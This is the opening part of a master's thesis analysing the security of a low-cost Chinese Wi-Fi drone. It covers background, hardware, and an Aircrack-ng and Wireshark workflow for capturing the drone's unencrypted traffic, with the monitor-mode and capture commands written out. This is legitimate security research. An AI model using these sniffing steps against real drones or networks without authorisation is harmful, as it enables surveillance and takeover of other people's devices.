UNIVERSITY OF TARTU
Institute of Computer Science
Conversion IT Curriculum

**Karl Reinkubjas**

# Security Analysis of a Low-Cost Drone

**Master's Thesis (15 ECTS)**

Supervisor:
Arnis Paršovs, PhD

Tartu 2025

# Security Analysis of a Low-Cost Drone

**Abstract:** Drones have become increasingly common and accessible in our daily lives, being utilised for various applications. The number of drones is expected to quadruple in the next five to eight years. This growth will likely lead to a rise in low-cost drones that may lack adequate security. This thesis analyses the security of a low-cost quadcopter manufactured in China. The drone operates on an unencrypted Wi-Fi network, allowing reverse engineering of its command structure and the format of the transmitted video feed. As a result, four successful attacks were executed against the drone: sniffing the video feed, denying service through de-authentication from the Wi-Fi network, injecting a malicious command to interfere with the drone's flight, and hijacking the drone. A malicious actor could exploit the vulnerabilities found in the drone studied, making it potentially unsafe.

**Keywords:** drone, de-authentication attack, sniffing attack, command injection attack, cybersecurity

**CERCS**: T120 Systems engineering, computer technology

# Soodsa drooni turvalisuse analüüs

**Lühikokkuvõte:** Droonide kättesaadavus ja kasutamine igapäevaselt aina kasvab. Lisaks kasvab valdkondade arv, kus neid kasutatakse. Hinnanguliselt tõuseb droonide arv järgmise viie kuni kaheksa aasta jooksul kuni neli korda, millega kaasneb ka soodsate ja ebaturvalisemate droonide arvu suurenemine. Magistritöö raames uuriti soodsat Hiinas tehtud drooni, et analüüsida selle turvalisust. Droon kasutas krüpteerimata Wi-Fi ühendust, mistõttu oli võimalik pöördkonstrueerida videovoog ning käsud, millega drooni juhitakse. Drooni rünnati edukalt neljal erineval viisil: video pildi nuuskimine, ummistusrünnak desautentides kasutaja võrgust välja, halbade käskude süstimine, drooni täielik ülevõtmine. Uuritud drooni on võimalik ära kasutada halbade kavatsustega osapoolel.

**Võtmesõnad:** droon, desautentimisrünnak, nuuskimisrünnak, käsusüstrünnak, küberturvalisus

**CERCS:** T120 Süsteemitehnoloogia, arvutitehnoloogia

# Abbreviations

| | |
|---|---|
| AP | Access Point |
| DHCP | Dynamic Host Configuration Protocol |
| DoS | Denial of Service |
| IP | Internet Protocol |
| MAC | Media Access Control |
| MitM | Man-in-the-Middle |
| XOR | Exclusive OR |

# Table of Contents

# 1 Introduction

Drones have been a constant topic in the media because of their military use in the Russo-Ukrainian War. At the same time, the development and need for commercial drones have also increased. Drones nowadays perform a variety of different tasks, from aerial photography to agriculture, and the field of applications is constantly expanding [1]. Different analytics companies predict that the market will grow two to four times within the next five to eight years [2, 3, 4]. This means a significant increase in the number of drones used every day.

This growing reliance on drones increases the potential attack surface, creating privacy and safety concerns. As the prices drop and availability increases, the popularity of the small, low-cost drones increases. This might lead to compromising on the security for the low production cost. This poses the most significant risk for users less experienced in cybersecurity. The drone's weak security could become a potential risk for users, but it could also pose a serious risk to public safety and privacy.

Security of the drones has been a topic of scientific research since the first drones emerged. For example, in a review article [1] from 2023, 120 different sources were used, indicating the importance of this kind of research. The security research never ends as the technology keeps moving forward and exposing new attack surfaces.

The goal of this thesis was to analyse the security of a low-cost drone by reverse engineering the drone's command structure and exploiting the potential vulnerabilities.

For this study, a low-cost drone was bought and then studied to determine the command structure used in communication between the Android app for controlling the drone and to find potential vulnerabilities. The drone used an open Wi-Fi network, which could be sniffed, and did not use any encryption to ensure the confidentiality and integrity of the data.

The thesis is divided into seven chapters. The first is the introduction, which gives an overview of the research problem and states the goals of the thesis. The next chapter summarises background information and technical details about drones, including their communication methods, security aspects, and scientific research on drone safety. The third chapter introduces the methods and tools used for the research. The fourth chapter describes the drone studied. Chapter five describes the reverse-engineering of the command structure, and in chapter six, potential attack vectors are exploited. Possible effects of the vulnerabilities are discussed in chapter seven. The conclusion is in the eighth chapter. Appendices include Python codes

created during the analysis. Grammarly [5] was used to check and correct English grammar and punctuation during writing.

# 2 Background

This chapter overviews drones, their communication methods, and associated threats. The number of drones keeps increasing, and the field of applications does the same. Drones use different technologies for communication, but the most prevalent is Wi-Fi. Potential threats related to drones are listed and discussed. Lastly, similar works from the scientific community are presented.

## 2.1 Drones

A drone is a commonly used word for an uncrewed aircraft. Oxford dictionary defines drone as follows: “an aircraft without a pilot, or a small flying device, controlled from the ground and used for taking photographs, dropping bombs, delivering goods, etc. [6]“

Drones have many different applications: aerial photography, logistics, natural scenery, management of disasters, agriculture, weather forecasting, wildlife monitoring, law enforcement, entertainment, and national security [1]. As the price of drones is decreasing, the number of devices used for entertainment and recreation is increasing [7]. In addition to peaceful purposes, drones can be used for malicious intents too: smuggling, privacy breaches, propaganda, bombing, etc [8]. The increase in drone usage generates new possible applications previously thought impossible [9].

As of 17.03.2025, there are 1 669 510 registered drone operators in the European Union [10]. According to the European Commission report, “A Drone Strategy 2.0” [11], the number will increase. They also foresee that drones will be an integral part of everyday life by 2030 and will be used to provide numerous services to different end users. This increases the need for safe, secure, efficient operations while being sustainable, affordable, and protecting privacy.

## 2.2 Remote Control Technologies

There are four types of drone communications: drone-to-drone, drone-to-ground station, drone-to-network, and drone-to-satellite [8]. First is a self-descriptive name; in this scenario, two or more drones communicate with each other. In a drone-to-ground station, the information exchange happens directly between the drone and the commanding element on the ground. Network, in drone-to-network communication, refers to 4/5 G-based land infrastructure. The main information exchanged for drone-to-satellite communication is GNSS positional data used to determine location. With the development of commercial data-link satellites, ideas have

emerged to use SpaceX StarLink for drone communication [12]. This development would create new opportunities for using drones in even more applications.

Most popular technologies used for drone communication are 4/5G, Wi-Fi, Bluetooth, LoRaWAN, and ZigBee [13, 14]. Wi-Fi is a popular wireless technology used in computer networks [15]. Bluetooth is a wireless technology primarily used for point-to-point device communication, but also supports broadcast and mesh operations [16]. LoRaWAN stands for Low-Power Wide Area Network, which is a wireless technology developed for communication of the Internet of Things [17]. Zigbee is a technology for smart devices to communicate with each other effectively [18]. The security level for all protocols depends on the configuration.

Those technologies need different frequencies to work. Table 1 lists all frequencies that users in Estonia can use for drone usage without a license. Frequency bands have associated technologies that use that frequency band, which is not precisely the frequency listed in the table. Wi-Fi is a good example of technologies that can be used without any frequency licences required, and provides fast data transfer with encryption built into the protocol [14].

Table 1 Allowed frequencies for unlicensed drone usage in Estonia [19] and respective technologies using those frequencies [16, 20, 17, 21]

| **Frequency (MHz)** | | **Max power (mW)** | **Technology** |
|---|---|---|---|
| **Low** | **High** | | |
| 434,04 | 434,79 | 10 | |
| 444,45 | | 500 | |
| 444,55 | | 500 | |
| 863 | 868,6 | 25 | LoRaWAN, ZigBee |
| 868,7 | 869,2 | 25 | LoRaWAN |
| 869,4 | 869,65 | 500 | |
| 869,7 | 870 | 100 | |
| 2400 | 2483,5 | 100 | Bluetooth, Wi-Fi, Zigbee |
| 5170 | 5250 | 200 | Wi-Fi |
| 5725 | 5875 | 25 | |

## 2.3 Security Aspects

Drones are cyberphysical systems where different mechanical and informational systems work in unison [22]. This poses challenges compared to traditional IT, as software patching is more complex. Additionally, weaknesses in the system might have catastrophic consequences. An attack on one part of the system can cause a chain reaction [23]. As a result, drones can seriously threaten security, safety, and privacy.

The threat can take many forms: physical attack by using the device as a weapon, or cyberattacks against the system with malicious goals [8]. As drones become smaller and cheaper, malicious actors use them more widely to achieve their objectives. This requires more attention from legislators to control the misuse of drones and to make them less vulnerable to attacks. Only the effects of cybersecurity are analysed in this thesis.

For defining drone security in the thesis taxonomy proposed in 2023 by Derhab *et al* is used [23]. They defined six requirements to define drone safety: authentication, confidentiality, availability, integrity, non-repudiation, and privacy. Authentication requires only authorised users to use the drone, and malicious actors cannot inject commands and data. Confidentiality requires that information (commands, data gathered by drone, etc.) be kept secret. Availability is that the system is ready to be used when needed. Integrity means that data (commands and gathered data) is not modified in any way. Additionally, integrity means the software running on the system is free of malicious code. Non-repudiation means that the drone is tied to an operator, and the operator cannot deny their activities. Privacy requires that third parties do not have access to the information that the owner has not released.

Cyberattacks can be classified in three categories based on whether they target the flight control system, the transmission system, or onboard sensors [23]. Attacks on the flight control system manipulate the flight by injecting false information or malicious software. When transmission is attacked, the channel used for data transfer is flooded, and it is unusable for useful information. A malicious attacker can modify the connection in a way that they control the transmission without the end user knowing [24]. This is called man-in-the-middle (MitM). Sensors gather vital information to sustain the flight. Attack manipulates this data to disrupt the operations [23].

In this context, hacking means gaining unauthorised access to the system. Potential hacking methods for attacking drones are password theft, network traffic capture and analysis, man-in-

the-middle attack, Trojan horse virus, and denial of service attack (DoS) [13, 24]. This list is not exhaustive. After the malicious party has gained access to the system, follow-up activities are done to exploit the weaknesses for some gain. For example, stealing the drone, flying it into an object or a person, etc.

## 2.4 Similar Works

Researchers have been interested in reverse engineering and studying drone security for many years. This topic has been published as research articles, conference proceedings, and thesis works.

At Johannes Kepler University Linz, a master's thesis was defended in 2021 studying the DJI protocol used over a Wi-Fi connection [25]. In this work, they got a rough estimate of the command structure of the DJI Mavic, one of the most popular drones in the world. To overcome Wi-Fi encryption, a man-in-the-middle (MitM) attack was used. Their work aimed to analyse the protocol, not investigate the security aspects of drone usage.

Another master's thesis was defended at the University of Twente in 2015, which explored the security of drones [26]. The goal of this research was to exploit security vulnerabilities in the communication channels of a professional drone. The drone investigated was an undisclosed third-party device provided by the manufacturer. The study showed that expensive professional drones cannot be considered secure. The MitM attack allowed for the targeting of encrypted communication and the interception of sensitive data.

At Brandenburg University of Applied Sciences, back in 2014, a study was conducted [27] to study the security of the Parrot A.R.Drone 2.0. This drone was advertised as a toy, which may result in its usage by users with low knowledge of security risks. Their goal was to improve the security based on the findings, not to analyse and implement the potential ways of using it for malicious purposes. They were successful in their work and were able to improve the security of the drone used.

Research papers [28, 29] have primarily focused on automation and algorithm development of the process of reverse engineering the command structure of the drone from captured data. A generic model is created for automatic command detection, and later, machine learning algorithms are used to cluster the gathered data and extract the commands. As different AI models evolve, it would be logical to assume that in the future, different models can reverse-engineer the commands on the go. In this work, AI-based analysis tools were not used.

# 3 Methods and Tools Used

Analysing and exploiting the vulnerabilities was done in three steps: data collection, analysis, and exploitation of the vulnerabilities found. Data collection and analysis were possible to do like this because the Wi-Fi network used by the drone is unencrypted. For exploitation, Python scripts were used. All the steps were run on a Kali Linux computer.

## 3.1 Hardware Used

The main hardware used for data collection, analysis, and exploitation was an Acer Aspire F-15 laptop installed with Kali Linux. No special hardware was installed to make it suitable for this task. Exact technical parameters of the computer are listed in Table 2. The computer was used both for data gathering and vulnerability exploitation scenarios.

Table 2 Computer parameters

| Parameter | Value |
|---|---|
| Manufacturer | Acer |
| Model | Aspire F-15 |
| S/N | NXGD6EL02471327E7D7600 |
| CPU | Intel Core i5-7200U |
| Architecture | x64 |
| RAM | 16GB |
| SSD | 256GB |
| OS | Kali Linux 2025.2 |

Kali Linux is a well-known Debian-based Linux distribution aimed at security research [30]. It comes with multiple security tools already installed. This made it a logical choice to use as the primary operating system for testing the security of the drone. Linux is also required because it can set Wi-Fi adapters into monitor mode and inject crafted packages with compatible hardware. This functionality is not supported in Windows operating systems.

Main data gathering and exploitation were done on a Linux-based computer. Because of that, all code samples presented in the thesis are meant to be run on a Debian-based Linux distribution. Most likely, all code snippets run on all Linux distributions but have not been tested. Some changes may be needed to run the scripts on other operating systems.

The Linux kernel has multiple modes of operation for wireless interfaces: access point (AP) infrastructure mode, station infrastructure mode (managed), monitor mode, ad-hoc mode, wireless distribution system, and mesh [31]. In the context of this work, two modes are important: managed and monitor mode. Managed or station infrastructure mode is the most widely used mode of operation, where the device is a part of a network after successful authentication and association. In this mode, the wireless interface drops all packets that are not addressed to it. Monitoring mode is a Linux kernel capability to set wireless interfaces into a mode where all incoming packets are handed over to the operating system. This allows for sniffing all the traffic in an open Wi-Fi network, making data gathering and exploitation possible in this thesis.

Some hardware also supports crafting custom packets known as injection when the interface is in monitoring mode. For open Wi-Fi networks, this creates the ability to fake any packets sent through the network. Radiotap software is a de facto standard for this [32]. In this mode, custom packets can be crafted and sent using the wireless adapter [33].

The Wi-Fi adapter built into the testing computer was discovered to support monitoring mode but not injection. Switching to an older driver was necessary to achieve monitoring mode, as the newer one had deprecated monitoring capabilities. Exact technical parameters are listed in Table 3. This device is referred to as `wlan0` or `wlan0mon` when in monitoring mode.

Table 3 Comparison of Wi-Fi adapters used

| Parameter | Internal adapter | External adapter |
|---|---|---|
| Manufacturer | Qualcomm | TP-Link |
| Model | Atheros QCA9377 | TL-WN822 |
| S/N | | 2199177000515 |
| Chipset | QCA9377 | Realtek RTL8192EU |
| Driver | `ath10k_pci` | `rtl8xxxu` |
| Connection | Built in | USB |
| MAC | `3c:a0:67:ae:37:17` | `d0:37:45:56:3a:8d` |
| Name | `wlan0` | `wlan1` |
| Monitoring | True (older firmware) | True |
| Injection | False | True |

An external adapter, TP-Link TL-WN822, was used to overcome the limitations of the built-in adapter. The adapter provides both monitoring and injection capabilities. Technical details are listed in Table 3. Kali Linux natively supports this adapter. No additional actions were needed to get the adapter working. This adapter is referred to as `wlan1` or `wlan1mon` when in monitoring mode.

## 3.2 Data Collection


A software suite named Aircrack-ng was used for data collection. It is a suite of tools to monitor, attack, test, and crack different areas of Wi-Fi security [34]. These tools are part of the Kali Linux security suite. Two tools from the suite were used: `airmon-ng` and `airodump-ng`.

The first tool, `airmon-ng`, sets the wireless adapter to monitoring mode. Command '`sudo airmon-ng start wlan1`' creates a new interface, `wlan1mon`, which can monitor all the Wi-Fi traffic the adapter catches. The old `wlan1` interface is deleted when the monitoring interface is created. This is because one interface cannot be managed and monitored simultaneously. Sometimes, the tool doesn't change the interface's name but turns it into monitor mode. If needed, the name can be changed manually. The command to check if the device went into monitoring mode is '`iw dev`'.

If setting the interface to monitoring mode failed, then the reason might be that some other process reversed the change. Other programs and services managing the network must be turned off while using the monitor mode. Otherwise, these programs switch the interface back to the managed state to use it. Starting `airmon-ng` with the command '`sudo airmon-ng check kill`' stops the processes that could revert interfaces to managed mode. The output displays which processes will be killed. For example, `NetworkManager` and `wpa-supplicant` were the two processes that got killed when this command was used on the testing computer.

The tool `airodump-ng` was used to get the channel and BSSID of the drone Wi-Fi network. It automatically switches between Wi-Fi channels to scan all the channels. Command '`sudo airodump-ng wlan1mon`' scans all channels for Wi-Fi traffic, displaying channel, SSID, BSSID, and encryption type for all networks. Sample output for the command can be seen in Figure 1, which has redacted output for SSID and BSSID values for all other networks. The

drone Wi-Fi network channel, BSSID, and encryption type were obtained using the command's output.



| BSSID | PWR | Beacons | #Data, | #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|---|---|---|---|---|---|---|---|---|---|---|
| [redacted] | -94 | 0 | 0 | 0 | -1 | -1 | | | | [redacted] |
| [redacted] | -1 | 0 | 0 | 0 | 10 | -1 | | | | [redacted] |
| [redacted] | -86 | 6 | 0 | 0 | 11 | 260 | WPA3 | CCMP | SAE | [redacted] |
| [redacted] | -83 | 5 | 0 | 0 | 11 | 260 | WPA3 | CCMP | SAE | [redacted] |
| [redacted] | -94 | 6 | 10 | 0 | 11 | 260 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 11 | 0 | 0 | 11 | 130 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -90 | 0 | 2 | 0 | 9 | -1 | OPN | | | [redacted] |
| [redacted] | -94 | 2 | 0 | 0 | 3 | 324 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 8 | 0 | 0 | 2 | 270 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 9 | 0 | 0 | 2 | 270 | WPA2 | CCMP | PSK | [redacted] |
| 00:1E:B5:B1:94:13 | -82 | 35 | 0 | 0 | 1 | 54e. | OPN | | | WIFI_4K_WB19413 |
| [redacted] | -67 | 37 | 0 | 0 | 11 | 130 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -86 | 24 | 7 | 0 | 8 | 260 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -78 | 19 | 3 | 0 | 5 | 260 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 4 | 0 | 0 | 1 | 130 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 11 | 3 | 0 | 1 | 260 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -94 | 14 | 0 | 0 | 1 | 130 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -83 | 22 | 0 | 0 | 4 | 130 | WPA2 | CCMP | PSK | [redacted] |
| [redacted] | -83 | 20 | 0 | 0 | 4 | 130 | WPA2 | CCMP | PSK | [redacted] |

Figure 1 Sample output of the `airodump-ng` tool showing BSSID, channel, encryption, and SSID for the drone network

In the background, the `airodump-ng` tool captures all packets received from the monitoring interface. Using the data gathered about the interested network, channel 1 and BSSID filtering were applied as a capture filter to capture packets only from the interested network and save the information into a file. Command '`sudo airodump-ng wlan1mon -c 1 --bssid 00:1E:B5:B1:94:13 -w droon_left_c-u -o pcap`' was used. Flag `-c` means channel where to listen to, `-w` flag is for file name, and `-o` defines the output type of file where to save. Individual files were saved for all actions to distinguish the changes in the command corresponding to the drone control action inputted using the app.

This kind of network capture is possible only for unencrypted Wi-Fi networks. For Fi-Wi networks using encryption, the password must be obtained first, and then the key exchange must be intercepted to decrypt the traffic. A similar MitM method can intercept and capture the network traffic when the password is known.

Setting the wireless adapter to the correct channel is essential in monitoring mode. Some tools, like `airodump-ng`, have built-in functionality to change channels. For the code written in Python to function, the channel must be set manually before running the script. The wireless

adapter channel can be changed using the command '`sudo iw dev wlan1mon set channel 1`'.

## 3.3 Analysis Tools

Packets captured by the `airodump-ng` must first be analysed to see the patterns in the data. Wireshark is a tool to analyse network protocols [35]. It allows for the capture and browsing of traffic. Additionally, it supports saving traffic into files and opening the files for analysis based on those files. The file extension used for traffic capture is `.cap` or `.pcap`. A sample screenshot of the UI is visible in Figure 2. Wireshark was chosen as it is one of the best-known packet analysers and provides a convenient UI for initial analysis. It is cross-platform and can be used on Windows, Mac, and Linux.





Figure 2 Screenshot of Wireshark. Commands sent from the app to the drone are shown.

For this thesis, only file-based analysis was performed. Statistics view provides an overview of what IP addresses are communicating in the network, making it possible to find out the IP

addresses. Another powerful feature is the possibility to filter by different parameters. Filters can be based, for example, on source or destination IP address, protocol, and many other parameters. For example, filter '`(ip.src == 192.168.4.100) && (_ws.col.protocol == "UDP")`' that selects out packets with a source IP address of 192.168.4.100 and protocol UDP was used.

## 3.4 Exploiting Vulnerabilities

Exploiting vulnerabilities requires writing custom scripts to target the weak spots. Visual Studio Code, an IDE developed by Microsoft, was used to develop and run Python scripts. This IDE has a built-in AI capability called GitHub Copilot, which provides different AI models to help with coding [36]. A large language model named Claude Sonnet 4, with a powerful coding ability, was used to augment the code development process [37]. The LLM at the backend was Claude Sonnet 4, which was provided by a GitHub Copilot subscription.

Exploitation requires the creation of custom packets that can be sent over the Wi-Fi network. In theory, this can be achieved by crafting correct byte streams by hand and then passing those to the Linux kernel using calls in `glibc`. The same result was achieved faster and with ease by using the Scapy Python library [38]. Scapy is a library meant to forge and decode packets with different protocols. It makes sniffing and forging fast and simple. The idea behind Scapy is to allow users to craft exactly the packets they want without the restrictions from the tool's author.

# 4 Analysed Drone

This chapter describes the drone and the control methods studied in the thesis. First, a description of a low-cost quadcopter made in China is provided, together with the motivation for why it was chosen. Two possible drone control methods, remote control and Android app, are presented. Lastly, the drone-to-ground communication mechanism is described.

## 4.1 Description

The object of this study was a collapsible quadcopter made in China. There were two ways to fly the drone: remote control or an Android mobile app. It features a camera with a manually adjustable angle that provides a live feed to the app. The drone itself cannot save video. For ground detection, the drone's underbelly has an optical sensor. The device was powered using a 3.7V removable lithium battery with a capacity 600mAh or 2.22Wh. Figure 3 shows the view of the drone from the front, displaying the movable camera. Figure 4 shows the photo of the drone from above.

Figure 3 Analysed drone from the front

Figure 4 Analysed drone from above without the propeller guards

The drone was bought from the Kaup24 web store for 49.99 EUR. In the web store, it was listed under the name Happy People 4K Droon HD D88 E88 PRO WIFI [39]. The retailer for the drone was a Lithuanian company, Švara visiems, MB. The set included a box for storage and transportation, a remote control, spare propellers, propeller guards, manuals, a charging cable (without adapter), and a quadcopter. After receiving the drone, a test flight was done, which verified its capability to fly.

Documentation in the package gives simple instructions on how to set up the system and use the remote control. Additionally, a small manual informed which Android app to download from the App Store to see the video stream. Both manuals were in English and Chinese. Manuals lacked information about the security features of this system. Additionally, no information was provided about the connection parameters for the remote control. Documentation about the app says that it uses Wi-Fi to connect to the drone.

The selection criteria were to buy one of the cheapest drones available. This device is advertised on the website as a good selection for every user [39]. The cheaper the price, the more likely it

is to be used by children and hobbyists for entertainment. Those users are usually less tech-savvy and unaware of the small and cheap drones' potential cyber and privacy risks. This makes the selected drone a good target for analysing the potential cybersecurity and privacy risks of using small, low-cost drones.

No modifications were made to the drone. During the data gathering phase, propellers were removed from the drone. This was done to prevent any hazardous situations while the network traffic was collected. Propeller guards included in the package were also not installed, as they were unnecessary. As a result, all network traffic capture was made in a static position without flying the drone.

## 4.2 Remote Control

The system has a remote control for flying the drone. A photo of the remote control is shown on Figure 5. The remote has eight buttons and two joysticks to control the flight characteristics. The left joystick y-axis is for trotting, and the x-axis is for rotating left and right. The right stick y-axis controls forward and backwards movement, while the x-axis controls side-to-side movement. There are two retractable antennas on top of the remote control, which are fake; the real antenna is a small wire inside the casing. The bottom part included a clamp-in mechanism to hold the smartphone. The remote control requires three AA batteries to work.

Figure 5 Remote control for the drone with phone holder retracted and fake antennas extended

The pairing must be done when a drone and a remote are started. To start the pairing, both the drone and the remote must be started. Next, the left joystick must be moved to the upright most position and then to the lowest. The pairing has been performed successfully when the remote has played a peeping sound, and the lights on the drone have stayed lit. After successful pairing, the drone is ready for flight. This pairing process indicates that the Wi-Fi network is not used, but rather some other protocol. What happens if multiple similar drones are in the vicinity simultaneously is unknown.

According to the sellers' information, the remote uses Wi-Fi to communicate with the drone [39]. The tool `airodump-ng` was used to sniff the packets in the open Wi-Fi network generated by the drone. All attempts to capture data packets while the drone was controlled using the remote failed. The pairing process indicates that the remote control does not use the drone's Wi-Fi network, but rather some other wireless protocol. Remote control was excluded from the scope of this thesis to focus on Wi-Fi-based communication.

## 4.3 Android App to Control the Drone

An app is needed to view the live video feed provided by the drone's camera because the remote has no screen to present the video. The official app to use with this drone is WiFi_CAM [40] by SHENZHEN YTD TECHNOLOGY CO., LTD. This application is available on the Google Play Store for free. It has been downloaded over five million times with 11,6 thousand reviews, with an average score of 3,8. The application works over the Wi-Fi network provided by the drone. This study used the Huawei P20 Lite smartphone to run the app.

The application's main functionality is to show a video stream from the drone's camera. It also has a functionality to save photos of the video stream. Additionally, it is possible to fly the drone using the application. The number of functions available for commanding is lower than that of a remote control. The joysticks available on the app have the same functions as those of a remote control.

Using the drone with the app starts with turning on the drone using the power button. The drone begins sending out beacons for the Wi-Fi network. The mobile device must connect to the Wi-Fi access point that the drone provides. Now the app can be started. If the app is started before connecting to the drone's Wi-Fi network, it might not work well. The video feed begins after the Start button is pressed in the app.

While pairing must first be performed for the remote control to work, for the app, it is sufficient to connect to the Wi-Fi network provided by the drone. After the connection is made, it is possible to start flying the drone using the virtual joysticks in the app. However, if the remote control has been paired with the drone, it is impossible to control it using the app.

## 4.4 Drone-to-Ground Communications

The drone is using an unencrypted Wi-Fi network for drone-to-mobile device communications. Wi-Fi network technical details are listed in Table 4. The drone itself acts as an access point (AP). SSID for the Wi-Fi network provided by the drone is WIFI_4K_WB19413. It seems by this name that every drone has a unique number, its SSID, to uniquely identify the drone and allow multiple drones to be flown in the same area. This statement has not been verified, but could be verified by obtaining other similar drones to compare SSID values.

Table 4 Drone Wi-Fi network technical details

| Parameter | Value |
|---|---|
| SSID | WIFI_4K_WB19413 |
| BSSID | 00:1E: B5:B1:94:13 |
| Band | 2,4GHz |
| Channel | 1 |
| Speed | 54 Mbps |
| Type | 802.11g |
| Drone IP | 192.168.4.153 |
| Mobile IP | 192.168.4.100 |
| IP source | DHCP |

Mobile devices connecting to the Wi-Fi network always receive the same IP address of 192.168.4.100. Only one device can connect to the network at the same time. Other requests are denied. This is most likely by design to prevent malicious actors from entering the network and giving conflicting commands to the drone.

During a timespan of 4.7 seconds, 133 commands were sent out by the app. This makes an average command rate of 28.2 commands per second. One full command frame is 68 bytes in size. This makes the average command bandwidth 1,917.6 bytes per second or 153.41 kbits/s.

The drone sent out 24,499 packets for the video stream in 44.1 seconds. This totals 35,129,748 bytes, meaning that video stream bandwidth is 797.1 kilobytes per second or 6.4 Mbits/s.

The Kali Linux computer was directly connected to the Wi-Fi network. All TCP ports were scanned to see if any open ports could be exploited. The port scan showed that the drone has no TCP ports listening or answering to port scanning. This is positive, meaning the system has no immediate vulnerabilities regarding network services using TCP ports.

# 5 Reverse Engineering of the Communication Protocol

